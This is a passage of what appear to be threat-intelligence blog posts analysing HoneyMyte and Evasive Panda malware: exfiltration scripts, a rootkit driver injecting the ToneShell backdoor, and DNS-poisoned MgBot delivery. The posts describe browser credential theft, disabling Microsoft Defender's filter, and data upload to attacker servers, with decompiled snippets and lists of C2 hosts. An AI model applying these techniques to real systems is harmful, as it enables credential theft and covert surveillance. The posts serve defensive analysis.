During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.

Finally, it deletes any remaining artifacts to cover its tracks.

Ttraazcs32.ps1 – PowerShell-based collection and exfiltration

The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.

Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.

All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.

In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.

t.ps1 – Saved login data collection and exfiltration

The third script attributed to HoneyMyte is a PowerShell file named t.ps1.

The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.

The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.

Conclusion

Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.

With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.

Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.

Indicators of compromise

CoolClient
F518D8E5FE70D9090F6280C68A95998F          libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D       loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C        main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C        time.dat

CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34        ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE         FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B         RemoteShellS.dll

Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7       Variant A
E1B7EF0F3AC0A0A64F86E220F362B149          Variant B
DA6F89F15094FD3F74BA186954BE6B05         Variant C

Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4         1.bat
838B591722512368F81298C313E37412           Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA        t.ps1

CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com

FTP server
113.23.212[.]15

The HoneyMyte APT evolves with a kernel-mode rootkit and a ToneShell backdoor

29 December 2025 at 11:00

Overview of the attacks

In mid-2025, we identified a malicious driver file on computer systems in Asia. The driver file is signed with an old, stolen, or leaked digital certificate and registers as a mini-filter driver on infected machines. Its end-goal is to inject a backdoor Trojan into the system processes and provide protection for malicious files, user-mode processes, and registry keys.

Our analysis indicates that the final payload injected by the driver is a new sample of the ToneShell backdoor, which connects to the attacker’s servers and provides a reverse shell, along with other capabilities. The ToneShell backdoor is a tool known to be used exclusively by the HoneyMyte (aka Mustang Panda or Bronze President) APT actor and is often used in cyberespionage campaigns targeting government organizations, particularly in Southeast and East Asia.

The command-and-control servers for the ToneShell backdoor used in this campaign were registered in September 2024 via NameCheap services, and we suspect the attacks themselves to have begun in February 2025. We’ve observed through our telemetry that the new ToneShell backdoor is frequently employed in cyberespionage campaigns against government organizations in Southeast and East Asia, with Myanmar and Thailand being the most heavily targeted.

Notably, nearly all affected victims had previously been infected with other HoneyMyte tools, including the ToneDisk USB worm, PlugX, and older variants of ToneShell. Although the initial access vector remains unclear, it’s suspected that the threat actor leveraged previously compromised machines to deploy the malicious driver.

Compromised digital certificate

The driver file is signed with a digital certificate from Guangzhou Kingteller Technology Co., Ltd., with a serial number of 08 01 CC 11 EB 4D 1D 33 1E 3D 54 0C 55 A4 9F 7F. The certificate was valid from August 2012 until 2015.

We found multiple other malicious files signed with the same certificate which didn’t show any connections to the attacks described in this article. Therefore, we believe that other threat actors have been using it to sign their malicious tools as well. The following image shows the details of the certificate.

Technical details of the malicious driver

The filename used for the driver on the victim’s machine is ProjectConfiguration.sys. The registry key created for the driver’s service uses the same name, ProjectConfiguration.

The malicious driver contains two user-mode shellcodes, which are embedded into the .data section of the driver’s binary file. The shellcodes are executed as separate user-mode threads. The rootkit functionality protects both the driver’s own module and the user-mode processes into which the backdoor code is injected, preventing access by any process on the system.

API resolution

To obfuscate the actual behavior of the driver module, the attackers used dynamic resolution of the required API addresses from hash values.

The malicious driver first retrieves the base address of the ntoskrnl.exe and fltmgr.sys by calling ZwQuerySystemInformation with the SystemInformationClass set to SYSTEM_MODULE_INFORMATION. It then iterates through this system information and searches for the desired DLLs by name, noting the ImageBaseAddress of each.

Once the base addresses of the libraries are obtained, the driver uses a simple hashing algorithm to dynamically resolve the required API addresses from ntoskrnl.exe and fltmgr.sys.

The hashing algorithm is shown below. The two variants of the seed value provided in the comment are used in the shellcodes and the final payload of the attack.

Protection of the driver file

The malicious driver registers itself with the Filter Manager using FltRegisterFilter and sets up a pre-operation callback. This callback inspects I/O requests for IRP_MJ_SET_INFORMATION and triggers a malicious handler when certain FileInformationClass values are detected. The handler then checks whether the targeted file object is associated with the driver; if it is, it forces the operation to fail by setting IOStatus to STATUS_ACCESS_DENIED. The relevant FileInformationClass values include:

  • FileRenameInformation
  • FileDispositionInformation
  • FileRenameInformationBypassAccessCheck
  • FileDispositionInformationEx
  • FileRenameInformationEx
  • FileRenameInformationExBypassAccessCheck

These classes correspond to file-delete and file-rename operations. By monitoring them, the driver prevents itself from being removed or renamed – actions that security tools might attempt when trying to quarantine it.

Protection of registry keys

The driver also builds a global list of registry paths and parameter names that it intends to protect. This list contains the following entries:

  • ProjectConfiguration
  • ProjectConfiguration\Instances
  • ProjectConfiguration Instance

To guard these keys, the malware sets up a RegistryCallback routine, registering it through CmRegisterCallbackEx. To do so, it must assign itself an altitude value. Microsoft governs altitude assignments for mini-filters, grouping them into Load Order categories with predefined altitude ranges. A filter driver with a low numerical altitude is loaded into the I/O stack below filters with higher altitudes. The malware uses a hardcoded starting point of 330024 and creates altitude strings in the format 330024.%l, where %l ranges from 0 to 10,000.

The malware then begins attempting to register the callback using the first generated altitude. If the registration fails with STATUS_FLT_INSTANCE_ALTITUDE_COLLISION, meaning the altitude is already taken, it increments the value and retries. It repeats this process until it successfully finds an unused altitude.

The callback monitors four specific registry operations. Whenever one of these operations targets a key from its protected list, it responds with 0xC0000022 (STATUS_ACCESS_DENIED), blocking the action. The monitored operations are:

  • RegNtPreCreateKey
  • RegNtPreOpenKey
  • RegNtPreCreateKeyEx
  • RegNtPreOpenKeyEx

Microsoft designates the 320000–329999 altitude range for the FSFilter Anti-Virus Load Order Group. The malware’s chosen altitude exceeds this range. Since filters with lower altitudes sit deeper in the I/O stack, the malicious driver intercepts file operations before legitimate low-altitude filters like antivirus components, allowing it to circumvent security checks.

Finally, the malware tampers with the altitude assigned to WdFilter, a key Microsoft Defender driver. It locates the registry entry containing the driver’s altitude and changes it to 0, effectively preventing WdFilter from being loaded into the I/O stack.

Protection of user-mode processes

The malware sets up a list intended to hold protected process IDs (PIDs). It begins with 32 empty slots, which are filled as needed during execution. A status flag is also initialized and set to 1 to indicate that the list starts out empty.

Next, the malware uses ObRegisterCallbacks to register two callbacks that intercept process-related operations. These callbacks apply to both OB_OPERATION_HANDLE_CREATE and OB_OPERATION_HANDLE_DUPLICATE, and both use a malicious pre-operation routine.

This routine checks whether the process involved in the operation has a PID that appears in the protected list. If so, it sets the DesiredAccess field in the OperationInformation structure to 0, effectively denying any access to the process.

The malware also registers a callback routine by calling PsSetCreateProcessNotifyRoutine. These callbacks are triggered during every process creation and deletion on the system. This malware’s callback routine checks whether the parent process ID (PPID) of a process being deleted exists in the protected list; if it does, the malware removes that PPID from the list. This eventually removes the rootkit protection from a process with an injected backdoor, once the backdoor has fulfilled its responsibilities.

Payload injection

The driver delivers two user-mode payloads.

The first payload spawns an svchost process and injects a small delay-inducing shellcode.  The PID of this new svchost instance is written to a file for later use.

The second payload is the final component – the ToneShell backdoor – and is later injected into that same svchost process.

Injection workflow:

The malicious driver searches for a high-privilege target process by iterating through PIDs and checking whether each process exists and runs under SeLocalSystemSid. Once it finds one, it customizes the first payload using random event names, file names, and padding bytes, then creates a named event and injects the payload by attaching its current thread to the process, allocating memory, and launching a new thread.

After injection, it waits for the payload to signal the event, reads the PID of the newly created svchost process from the generated file, and adds it to its protected process list. It then similarly customizes the second payload (ToneShell) using random event name and random padding bytes, then creates a named event and injects the payload by attaching to the process, allocating memory, and launching a new thread.

Once the ToneShell backdoor finishes execution, it signals the event. The malware then removes the svchost PID from the protected list, waits 10 seconds, and attempts to terminate the process.

ToneShell backdoor

The final stage of the attack deploys ToneShell, a backdoor previously linked to operations by the HoneyMyte APT group and discussed in earlier reporting (see Malpedia and MITRE). Notably, this is the first time we’ve seen ToneShell delivered through a kernel-mode loader, giving it protection from user-mode monitoring and benefiting from the rootkit capabilities of the driver that hides its activity from security tools.

Earlier ToneShell variants generated a 16-byte GUID using CoCreateGuid and stored it as a host identifier. In contrast, this version checks for a file named C:\ProgramData\MicrosoftOneDrive.tlb, validating a 4-byte marker inside it. If the file is absent or the marker is invalid, the backdoor derives a new pseudo-random 4-byte identifier using system-specific values (computer name, tick count, and PRNG), then creates the file and writes the marker. This becomes the unique ID for the infected host.

The samples we have analyzed contact two command-and-control servers:

  • avocadomechanism[.]com
  • potherbreference[.]com

ToneShell communicates with its C2 over raw TCP on port 443 while disguising traffic using fake TLS headers. This version imitates the first bytes of a TLS 1.3 record (0x17 0x03 0x04) instead of the TLS 1.2 pattern used previously. After this three-byte marker, each packet contains a size field and an encrypted payload.

Packet layout:

  • Header (3 bytes): Fake TLS marker
  • Size (2 bytes): Payload length
  • Payload: Encrypted with a rolling XOR key

The backdoor supports a set of remote operations, including file upload/download, remote shell functionality, and session control. The command set includes:

Command ID Description
0x1 Create temporary file for incoming data
0x2 / 0x3 Download file
0x4 Cancel download
0x7 Establish remote shell via pipe
0x8 Receive operator command
0x9 Terminate shell
0xA / 0xB Upload file
0xC Cancel upload
0xD Close connection

Conclusion

We assess with high confidence that the activity described in this report is linked to the HoneyMyte threat actor. This conclusion is supported by the use of the ToneShell backdoor as the final-stage payload, as well as the presence of additional tools long associated with HoneyMyte – such as PlugX, and the ToneDisk USB worm – on the impacted systems.

HoneyMyte’s 2025 operations show a noticeable evolution toward using kernel-mode injectors to deploy ToneShell, improving both stealth and resilience. In this campaign, we observed a new ToneShell variant delivered through a kernel-mode driver that carries and injects the backdoor directly from its embedded payload. To further conceal its activity, the driver first deploys a small user-mode component that handles the final injection step. It also uses multiple obfuscation techniques, callback routines, and notification mechanisms to hide its API usage and track process and registry activity, ultimately strengthening the backdoor’s defenses.

Because the shellcode executes entirely in memory, memory forensics becomes essential for uncovering and analyzing this intrusion. Detecting the injected shellcode is a key indicator of ToneShell’s presence on compromised hosts.

Recommendations

To protect themselves against this threat, organizations should:

By following these recommendations, organizations can reduce their risk of being compromised by the HoneyMyte APT group and other similar threats.

Indicators of Compromise

More indicators of compromise, as well as any updates to these, are available to the customers of our APT intelligence reporting service. If you are interested, please contact intelreports@kaspersky.com.

36f121046192b7cac3e4bec491e8f1b5        AppvVStram_.sys
fe091e41ba6450bcf6a61a2023fe6c83         AppvVStram_.sys
abe44ad128f765c14d895ee1c8bad777       ProjectConfiguration.sys
avocadomechanism[.]com                            ToneShell C2
potherbreference[.]com                                 ToneShell C2

Evasive Panda APT poisons DNS requests to deliver MgBot

24 December 2025 at 08:00

Introduction

The Evasive Panda APT group (also known as Bronze Highland, Daggerfly, and StormBamboo) has been active since 2012, targeting multiple industries with sophisticated, evolving tactics. Our latest research (June 2025) reveals that the attackers conducted highly-targeted campaigns, which started in November 2022 and ran until November 2024.

The group mainly performed adversary-in-the-middle (AitM) attacks on specific victims. These included techniques such as dropping loaders into specific locations and storing encrypted parts of the malware on attacker-controlled servers, which were resolved as a response to specific website DNS requests. Notably, the attackers have developed a new loader that evades detection when infecting its targets, and even employed hybrid encryption practices to complicate analysis and make implants unique to each victim.

Furthermore, the group has developed an injector that allows them to execute their MgBot implant in memory by injecting it into legitimate processes. It resides in the memory space of a decade-old signed executable by using DLL sideloading and enables them to maintain a stealthy presence in compromised systems for extended periods.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Technical details

Initial infection vector

The threat actor commonly uses lures that are disguised as new updates to known third-party applications or popular system applications trusted by hundreds of users over the years.

In this campaign, the attackers used an executable disguised as an update package for SohuVA, which is a streaming app developed by Sohu Inc., a Chinese internet company. The malicious package, named sohuva_update_10.2.29.1-lup-s-tp.exe, clearly impersonates a real SohuVA update to deliver malware from the following resource, as indicated by our telemetry:

http://p2p.hd.sohu.com[.]cn/foxd/gz?file=sohunewplayer_7.0.22.1_03_29_13_13_union.exe&new=/66/157/ovztb0wktdmakeszwh2eha.exe

There is a possibility that the attackers used a DNS poisoning attack to alter the DNS response of p2p.hd.sohu.com[.]cn to an attacker-controlled server’s IP address, while the genuine update module of the SohuVA application tries to update its binaries located in appdata\roaming\shapp\7.0.18.0\package. Although we were unable to verify this at the time of analysis, we can make an educated guess, given that it is still unknown what triggered the update mechanism.

Furthermore, our analysis of the infection process has identified several additional campaigns pursued by the same group. For example, they utilized a fake updater for the iQIYI Video application, a popular platform for streaming Asian media content similar to SohuVA. This fake updater was dropped into the application’s installation folder and executed by the legitimate service qiyiservice.exe. Upon execution, the fake updater initiated malicious activity on the victim’s system, and we have identified that the same method is used for IObit Smart Defrag and Tencent QQ applications.

The initial loader was developed in C++ using the Windows Template Library (WTL). Its code bears a strong resemblance to Wizard97Test, a WTL sample application hosted on Microsoft’s GitHub. The attackers appear to have embedded malicious code within this project to effectively conceal their malicious intentions.

The loader first decrypts the encrypted configuration buffer by employing an XOR-based decryption algorithm:

for ( index = 0; index < v6; index = (index + 1) )
{
if ( index >= 5156 )
break;
mw_configindex ^= (&mw_deflated_config + (index & 3));
}

After decryption, it decompresses the LZMA-compressed buffer into the allocated buffer, and all of the configuration is exposed, including several components:

  • Malware installation path: %ProgramData%\Microsoft\MF
  • Resource domain: http://www.dictionary.com/
  • Resource URI: image?id=115832434703699686&product=dict-homepage.png
  • MgBot encrypted configuration

The malware also checks the name of the logged-in user in the system and performs actions accordingly. If the username is SYSTEM, the malware copies itself with a different name by appending the ext.exe suffix inside the current working directory. Then it uses the ShellExecuteW API to execute the newly created version. Notably, all relevant strings in the malware, such as SYSTEM and ext.exe, are encrypted, and the loader decrypts them with a specific XOR algorithm.

Decryption routine of encrypted strings

Decryption routine of encrypted strings

If the username is not SYSTEM, the malware first copies explorer.exe into %TEMP%, naming the instance as tmpX.tmp (where X is an incremented decimal number), and then deletes the original file. The purpose of this activity is unclear, but it consumes high system resources. Next, the loader decrypts the kernel32.dll and VirtualProtect strings to retrieve their base addresses by calling the GetProcAddress API. Afterwards, it uses a single-byte XOR key to decrypt the shellcode, which is 9556 bytes long, and stores it at the same address in the .data section. Since the .data section does not have execute permission, the malware uses the VirtualProtect API to set the permission for the section. This allows for the decrypted shellcode to be executed without alerting security products by allocating new memory blocks. Before executing the shellcode, the malware prepares a 16-byte-long parameter structure that contains several items, with the most important one being the address of the encrypted MgBot configuration buffer.

Multi-stage shellcode execution

As mentioned above, the loader follows a unique delivery scheme, which includes at least two stages of payload. The shellcode employs a hashing algorithm known as PJW to resolve Windows APIs at runtime in a stealthy manner.

unsigned int calc_PJWHash(_BYTE *a1)
{
unsigned int v2;
v2 = 0;
while ( *a1 )
{
v2 = *a1++ + 16 * v2;
if ( (v2 & 0xF0000000) != 0 )
v2 = ~(v2 & 0xF0000000) & (v2 ^ ((v2 & 0xF0000000) >> 24));
}
return v2;
}

The shellcode first searches for a specific DAT file in the malware’s primary installation directory. If it is found, the shellcode decrypts it using the CryptUnprotectData API, a Windows API that decrypts protected data into allocated heap memory, and ensures that the data can only be decrypted on the particular machine by design. After decryption, the shellcode deletes the file to avoid leaving any traces of the valuable part of the attack chain.

If, however, the DAT file is not present, the shellcode initiates the next-stage shellcode installation process. It involves retrieving encrypted data from a web source that is actually an attacker-controlled server, by employing a DNS poisoning attack. Our telemetry shows that the attackers successfully obtained the encrypted second-stage shellcode, disguised as a PNG file, from the legitimate website dictionary[.]com. However, upon further investigation, it was discovered that the IP address associated with dictionary[.]com had been manipulated through a DNS poisoning technique. As a result, victims’ systems were resolving the website to different attacker-controlled IP addresses depending on the victims’ geographical location and internet service provider.

To retrieve the second-stage shellcode, the first-stage shellcode uses the RtlGetVersion API to obtain the current Windows version number and then appends a predefined string to the HTTP header:

sec-ch-ua-platform: windows %d.%d.%d.%d.%d.%d

This implies that the attackers needed to be able to examine request headers and respond accordingly. We suspect that the attackers’ collection of the Windows version number and its inclusion in the request headers served a specific purpose, likely allowing them to target specific operating system versions and even tailor their payload to different operating systems. Given that the Evasive Panda threat actor has been known to use distinct implants for Windows (MgBot) and macOS (Macma) in previous campaigns, it is likely that the malware uses the retrieved OS version string to determine which implant to deploy. This enables the threat actor to adapt their attack to the victim’s specific operating system by assessing results on the server side.

Downloading a payload from the web resource

Downloading a payload from the web resource

From this point on, the first-stage shellcode proceeds to decrypt the retrieved payload with a XOR decryption algorithm:

key = *(mw_decryptedDataFromDatFile + 92);
index = 0;
if ( sz_shellcode )
{
mw_decryptedDataFromDatFile_1 = Heap;
do
{
*(index + mw_decryptedDataFromDatFile_1) ^= *(&key + (index & 3));
++index;
}
while ( index < sz_shellcode );
}

The shellcode uses a 4-byte XOR key, consistent with the one used in previous stages, to decrypt the new shellcode stored in the DAT file. It then creates a structure for the decrypted second-stage shellcode, similar to the first stage, including a partially decrypted configuration buffer and other relevant details.

Next, the shellcode resolves the VirtualProtect API to change the protection flag of the new shellcode buffer, allowing it to be executed with PAGE_EXECUTE_READWRITE permissions. The second-stage shellcode is then executed, with the structure passed as an argument. After the shellcode has finished running, its return value is checked to see if it matches 0x9980. Depending on the outcome, the shellcode will either terminate its own process or return control to the caller.

Although we were unable to retrieve the second-stage payload from the attackers’ web server during our analysis, we were able to capture and examine the next stage of the malware, which was to be executed afterwards. Our analysis suggests that the attackers may have used the CryptProtectData API during the execution of the second shellcode to encrypt the entire shellcode and store it as a DAT file in the malware’s main installation directory. This implies that the malware writes an encrypted DAT file to disk using the CryptProtectData API, which can then be decrypted and executed by the first-stage shellcode. Furthermore, it appears that the attacker attempted to generate a unique encrypted second shellcode file for each victim, which we believe is another technique used to evade detection and defense mechanisms in the attack chain.

Secondary loader

We identified a secondary loader, named libpython2.4.dll, which was disguised as a legitimate Windows library and used by the Evasive Panda group to achieve a stealthier loading mechanism. Notably, this malicious DLL loader relies on a legitimate, signed executable named evteng.exe (MD5: 1c36452c2dad8da95d460bee3bea365e), which is an older version of python.exe. This executable is a Python wrapper that normally imports the libpython2.4.dll library and calls the Py_Main function.

The secondary loader retrieves the full path of the current module (libpython2.4.dll) and writes it to a file named status.dat, located in C:\ProgramData\Microsoft\eHome, but only if a file with the same name does not already exist in that directory. We believe with a low-to-medium level of confidence that this action is intended to allow the attacker to potentially update the secondary loader in the future. This suggests that the attacker may be planning for future modifications or upgrades to the malware.

The malware proceeds to decrypt the next stage by reading the entire contents of C:\ProgramData\Microsoft\eHome\perf.dat. This file contains the previously downloaded and XOR-decrypted data from the attacker-controlled server, which was obtained through the DNS poisoning technique as described above. Notably, the implant downloads the payload several times and moves it between folders by renaming it. It appears that the attacker used a complex process to obtain this stage from a resource, where it was initially XOR-encrypted. The attacker then decrypted this stage with XOR and subsequently encrypted and saved it to perf.dat using a custom hybrid of Microsoft’s Data Protection Application Programming Interface (DPAPI) and the RC5 algorithm.

General overview of storing payload on disk by using hybrid encryption

General overview of storing payload on disk by using hybrid encryption

This custom encryption algorithm works as follows. The RC5 encryption key is itself encrypted using Microsoft’s DPAPI and stored in the first 16 bytes of perf.dat. The RC5-encrypted payload is then appended to the file, following the encrypted key. To decrypt the payload, the process is reversed: the encrypted RC5 key is first decrypted with DPAPI, and then used to decrypt the remaining contents of perf.dat, which contains the next-stage payload.

The attacker uses this approach to ensure that a crucial part of the attack chain is secured, and the encrypted data can only be decrypted on the specific system where the encryption was initially performed. This is because the DPAPI functions used to secure the RC5 key tie the decryption process to the individual system, making it difficult for the encrypted data to be accessed or decrypted elsewhere. This makes it more challenging for defenders to intercept and analyze the malicious payload.

After completing the decryption process, the secondary loader initiates the runtime injection method, which likely involves the use of a custom runtime DLL injector for the decrypted data. The injector first calls the DLL entry point and then searches for a specific export function named preload. Although we were unable to determine which encrypted module was decrypted and executed in memory due to a lack of available data on the attacker-controlled server, our telemetry reveals that an MgBot variant is injected into the legitimate svchost.exe process after the secondary loader is executed. Fortunately, this allowed us to analyze these implants further and gain additional insights into the attack, as well as reveal that the encrypted initial configuration was passed through the infection chain, ultimately leading to the execution of MgBot. The configuration file was decrypted with a single-byte XOR key, 0x58, and this would lead to the full exposure of the configuration.

Our analysis suggests that the configuration includes a campaign name, hardcoded C2 server IP addresses, and unknown bytes that may serve as encryption or decryption keys, although our confidence in this assessment is limited. Interestingly, some of the C2 server addresses have been in use for multiple years, indicating a potential long-term operation.

Decryption of the configuration in the injected MgBot implant

Decryption of the configuration in the injected MgBot implant

Victims

Our telemetry has detected victims in Türkiye, China, and India, with some systems remaining compromised for over a year. The attackers have shown remarkable persistence, sustaining the campaign for two years (from November 2022 to November 2024) according to our telemetry, which indicates a substantial investment of resources and dedication to the operation.

Attribution

The techniques, tactics, and procedures (TTPs) employed in this compromise indicate with high confidence that the Evasive Panda threat actor is responsible for the attack. Despite the development of a new loader, which has been added to their arsenal, the decade-old MgBot implant was still identified in the final stage of the attack with new elements in its configuration. Consistent with previous research conducted by several vendors in the industry, the Evasive Panda threat actor is known to commonly utilize various techniques, such as supply-chain compromise, Adversary-in-the-Middle attacks, and watering-hole attacks, which enable them to distribute their payloads without raising suspicion.

Conclusion

The Evasive Panda threat actor has once again showcased its advanced capabilities, evading security measures with new techniques and tools while maintaining long-term persistence in targeted systems. Our investigation suggests that the attackers are continually improving their tactics, and it is likely that other ongoing campaigns exist. The introduction of new loaders may precede further updates to their arsenal.

As for the AitM attack, we do not have any reliable sources on how the threat actor delivers the initial loader, and the process of poisoning DNS responses for legitimate websites, such as dictionary[.]com, is still unknown. However, we are considering two possible scenarios based on prior research and the characteristics of the threat actor: either the ISPs used by the victims were selectively targeted, and some kind of network implant was installed on edge devices, or one of the network devices of the victims — most likely a router or firewall appliance — was targeted for this purpose. However, it is difficult to make a precise statement, as this campaign requires further attention in terms of forensic investigation, both on the ISPs and the victims.

The configuration file’s numerous C2 server IP addresses indicate a deliberate effort to maintain control over infected systems running the MgBot implant. By using multiple C2 servers, the attacker aims to ensure prolonged persistence and prevents loss of control over compromised systems, suggesting a strategic approach to sustaining their operations.

Indicators of compromise

File Hashes
c340195696d13642ecf20fbe75461bed sohuva_update_10.2.29.1-lup-s-tp.exe
7973e0694ab6545a044a49ff101d412a libpython2.4.dll
9e72410d61eaa4f24e0719b34d7cad19 (MgBot implant)

File Paths
C:\ProgramData\Microsoft\MF
C:\ProgramData\Microsoft\eHome\status.dat
C:\ProgramData\Microsoft\eHome\perf.dat

URLs and IPs
60.28.124[.]21     (MgBot C2)
123.139.57[.]103   (MgBot C2)
140.205.220[.]98   (MgBot C2)
112.80.248[.]27    (MgBot C2)
116.213.178[.]11   (MgBot C2)
60.29.226[.]181    (MgBot C2)
58.68.255[.]45     (MgBot C2)
61.135.185[.]29    (MgBot C2)
103.27.110[.]232   (MgBot C2)
117.121.133[.]33   (MgBot C2)
139.84.170[.]230   (MgBot C2)
103.96.130[.]107   (AitM C2)
158.247.214[.]28   (AitM C2)
106.126.3[.]78     (AitM C2)
106.126.3[.]56     (AitM C2)

❌